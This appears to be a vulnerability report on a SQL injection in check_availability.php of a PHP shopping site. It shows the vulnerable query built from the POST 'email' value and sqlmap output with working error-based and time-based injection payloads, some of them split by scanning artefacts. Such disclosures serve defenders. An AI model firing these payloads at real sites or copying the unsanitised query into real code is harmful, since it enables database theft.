
Shopping Website (E-Commerce) check_availability.php has Sqlinjection

```
A SQL injection vulnerability exists in the Shopping Website (E-
Commerce) check_availability.php  The basic introduction  of the
vulnerability is that SQL injection means that the web application
does not strictly judge or filter the validity  of user input data.
An attacker can add additional SQL statements to the end of a
predefined query statement in a web  application, and perform illegal
operations without the knowledge of the administrator.   In this way,
the database server can be tricked into performing any unauthorized
query and obtaining the corresponding data  information.
```




```
require_once("includes/config.php");
if(!empty($_POST["email"])) {
    $email= $_POST["email"];

        $result =mysqli_query($con,"SELECT  email FROM  users WHERE  email='$email'");
        $count=mysqli_num_rows($result);
if($count>0)
{
echo "<span style='color:red'> Email already exists .</span>";
 echo "<script>$('#submit').prop('disabled',true);</script>";
} else{

    echo "<span style='color:green'> Email available for Registration .</span>";
 echo "<script>$('#submit').prop('disabled',false);</script>";
}
}


?>
```



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

```
[09:43:51] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
(custom) POST parameter '#2*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 2829 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: email=sample@email.tst' AND 3 AND (SELECT 5784 FROM(SELECT COUNT(*),CONCAT(0x7162766271,(SELECT (ELT(5784=5
784,1))),0x7170627671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- xdBZ21=6 AND '000FAO2'='000FAO2


    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: email=sample@email.tst' AND 3 AND (SELECT 9196 FROM (SELECT(SLEEP(5)))dODa)-- RlGz21=6 AND '000FAO2'='000FA
02

Parameter: #2* ((custom) POST)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: email=sample@email.tst' AND 32 AND (SELECT 8358 FROM(SELECT COUNT(*),CONCAT(0x7162766271,(SELECT (ELT(8358=
8358,1))),0x7170627671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- SMSR1=6 AND '000FAO2'='000FAO2


    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: email=sample@email.tst' AND 32 AND (SELECT 4706 FROM (SELECT(SLEEP(5)))Lzht)-- yGjF1=6 AND '000FAO2'='000FA
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---
```

Sql Attack

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Parameter: #2* ((custom) POST)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or
```

```
GROUP BY clause (FLOOR)
    Payload: email=sample@email.tst' AND 32 AND (SELECT 8358
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